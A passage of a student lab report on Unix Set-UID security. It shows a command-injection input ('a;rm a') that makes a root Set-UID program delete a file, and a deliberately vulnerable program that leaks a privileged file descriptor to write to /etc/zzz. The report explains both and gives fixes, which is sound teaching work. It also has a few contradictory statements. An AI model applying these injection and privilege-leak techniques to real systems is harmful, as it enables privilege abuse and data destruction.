  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  system(command);
  // execve(v[0], v, NULL);

  return 0 ;
}
```

```
[05/07/21]seed@VM:~$ gcc 8.c -o 8.out
[05/07/21]seed@VM:~$ sudo chown root 8.out
[05/07/21]seed@VM:~$ sudo chmod 4755 8.out
```

```
[05/07/21]seed@VM:~$ touch a
[05/07/21]seed@VM:~$ echo "test">a
[05/07/21]seed@VM:~$ cat a
test
[05/07/21]seed@VM:~$ ./8.out "a;rm a"
test
[05/07/21]seed@VM:~$ ls -l a
ls: cannot access 'a': No such file or directory
```

If I was Bob, I can’t compromise the integrity of the system. For example, I can remove the file a that is not writable to me. The program 8.out displays the contents of the file a and also deletes the file a because of the rm command after the ;.

Step 2: Comment out the system(command) statement, and uncomment the execve() statement; the program will use execve() to invoke the command. Compile the program, and make it a root-owned Set-UID. Do your attacks in Step 1 still work? Please describe and explain your observations.

8.c (~/) - gedit

Open

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  // system(command);
  execve(v[0], v, NULL);

  return 0 ;
}
```

```
[05/07/21]seed@VM:~$ gcc 8.c -o 8.out
[05/07/21]seed@VM:~$ sudo chown root 8.out
[05/07/21]seed@VM:~$ sudo chmod 4755 8.out
[05/07/21]seed@VM:~$ echo "test">a
[05/07/21]seed@VM:~$ cat a
test
[05/07/21]seed@VM:~$ ./8.out "a;rm a"
/bin/cat: 'a;rm a': No such file or directory
[05/07/21]seed@VM:~$ ls -l a
-rw-rw-r-- 1 seed seed 5 May  7 08:00 a
```

The attacks in Step 1 doesn't work. When we execute the program with the command "a;rm a" using execve() instead of system(), the program would not execute the first command before ;, instead, it searches for the entire string because it does not invoke shell. So a file by that name wouldn't exist and it prints "No such file or directory".

Task 9: Capability Leaking

Compile the following program, change its owner to root, and make it a Set-UID program. Run the program as a normal user, and describe what you have observed. Will the file /etc/zzz be modified? Please explain your observation.

9.c (~/) - gedit

Open Save

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{ int fd;

  /* Assume that /etc/zzz is an important system file,
  * and it is owned by root with permission 0644.
  * Before running this program, you should creat
  * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
  }

  /* Simulate the tasks conducted by the program */
  sleep(1);
  /* After the task, the root privileges are no longer needed,
    it's time to relinquish the root privileges permanently. */
  setuid(getuid()); /* getuid() returns the real uid */

  if (fork()) { /* In the parent process */
    close (fd);
    exit(0);
  } else { /* in the child process */
   /* Now, assume that the child process is compromised, malicious attackers
   have injected the following statements into this process */
    write (fd, "Malicious Data\n", 15);
    close (fd);
  }
}
```

Open zzz /etc

```
zzz
```

```
[05/07/21]seed@VM:~$ sudo chown root 9.out
[05/07/21]seed@VM:~$ sudo chmod 4755 9.out
[05/07/21]seed@VM:~$ cat /etc/zzz
zzz
[05/07/21]seed@VM:~$ ./9.out
[05/07/21]seed@VM:~$ cat /etc/zzz
zzz
Malicious Data
```

Run the program as a normal user, and the file /etc/zzz is modified by by appending the content of the child process into the file.

The child inherits copies of the parent's set of open file descriptors during fork() call. Each file descriptor in the child refers to the same open file description as the corresponding file descriptor in the parent. So, the privileges that the parent gained weren't downgraded and hence the child could also access the file /etc/zzz. To avoid such attacks, the file descriptor has to be closed before the fork call.

三、 Analysis and Conclusion 实验分析与结论

Task 1: Manipulating Environment Variables

In this task, we study the commands that can be used to set and unset environment variables. We are using Bash in the seed account. The default shell that a user uses is set in the /etc/passwd file (the last field of each entry).

- printenv or env command can be used to print all environment variables.
- grep command can be used to print particular environment variables.
- export and unset commmand can be used to set or unset environment variables.

Task 2: Passing Environment Variables from Parent Process to Child Process

In this task, we study how a child process gets its environment variables from its parent. In Unix, fork() creates a new process by duplicating the calling process. The new process, referred to as the child, is an exact duplicate of the calling process, referred to as the parent; however, several things are not inherited by the child.

In this task, we know the parent's environment variables are inherited by the child process.

Task 3: Environment Variables and execve()

In this task, we study how environment variables are affected when a new program is executed via execve(). The function execve() calls a system call to load a new command and execute it; this function never returns. No new process is created; instead, the calling process's text, data, bss, and stack are overwritten by that of the program loaded. Essentially, execve() runs the new program inside the calling process.

In conclusion, the parent's environment variables are not automatically inherited by the child process.

Task 4: Environment Variables and system()

In this task, we study how environment variables are affected when a new program is executed via the system() function. This function is used to execute a command, but unlike execve(), which directly executes a command, system() actually executes "/bin/sh -c command", i.e., it executes /bin/sh, and asks the shell to execute the command.

The system() function uses execl() to execute /bin/sh; execl() calls execve(), passing to it the environment variables array. Therefore, using system(), the environment variables of the calling process is passed to the new program /bin/sh.

Task 5: Environment Variable and Set-UID Programs

Set-UID is an important security mechanism in Unix operating systems. When a Set-UID program runs, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. Set-UID allows us to do many interesting things, but it escalates the user's privilege when executed, making it quite risky. Although the behaviors of Set-UID programs are decided by their program logic, not by users, users can indeed affect the behaviors via environment variables.

The environment variables PATH and XX defined by ourselves are inherited by the Set-UID program's process from the user's process while LD_LIBRARY_PATH doesn't.

Task 6: The PATH Environment Variable and Set-UID Programs

Because of the shell program invoked, calling system() within a Set-UID program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are provided by the user, who may be malicious. By changing these variables, malicious users can control the behavior of the Set-UID program.

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

In this task, we study how Set-UID programs deal with some of the environment variables. Several environment variables, including LD_PRELOAD, LD_LIBRARY_PATH, and other LD * influence the behavior of dynamic loader/linker. A dynamic loader/linker is the part of an operating system (OS) that loads (from persistent storage to RAM) and links the shared libraries needed by an executable at run time. In Linux, ld.so or ld-linux.so, are the dynamic loader/linker (each for different types of binary). Among the environment variables that affect their behaviors, LD_LIBRARY_PATH and LD_PRELOAD are the two that we are concerned in this lab. In Linux, LD_LIBRARY_PATH is a colon-separated set of directories where libraries should be searched for first, before the standard set of directories. LD_PRELOAD specifies a list of additional, user-specified, shared libraries to be loaded before all others.

The LD_PRELOAD environment variable can not be inherited by the child process if a Set-UID program accesses it. It is basically a protection mechanism in UNIX.

Task 8: Invoking External Programs Using system() versus execve()

Although system() and execve() can both be used to run new programs, system() is quite dangerous if used in a privileged program, such as Set-UID programs. We have seen how the PATH environment variable affect the behavior of system(), because the variable affects how the shell works. execve() does not have the problem, because it does not invoke shell, thus compromise the integrity of the system. Invoking shell has another dangerous consequence, and this time, it has nothing to do with environment variables.

Task 9: Capability Leaking

To follow the Principle of Least Privilege, Set-UID programs often permanently relinquish their root privileges if such privileges are not needed anymore. Moreover, sometimes, the program needs to hand over its control to the user; in this case, root privileges must be revoked. The setuid() system call can be used to revoke the privileges. According to the manual, "setuid() sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set". Therefore, if a Set-UID program with effective UID 0 calls setuid(n), the process will become a normal process, with all its UIDs being set to n.

When revoking the privilege, one of the common mistakes is capability leaking. The process may have gained some privileged capabilities when it was still privileged; when the privilege is downgraded, if the program does not clean up those capabilities, they may still be accessible by the non-privileged process. In other words, although the effective user ID of the process becomes non-privileged, the process is still privileged because it possesses privileged capabilities.

To avoid such attacks, the file descriptor has to be closed before the fork call.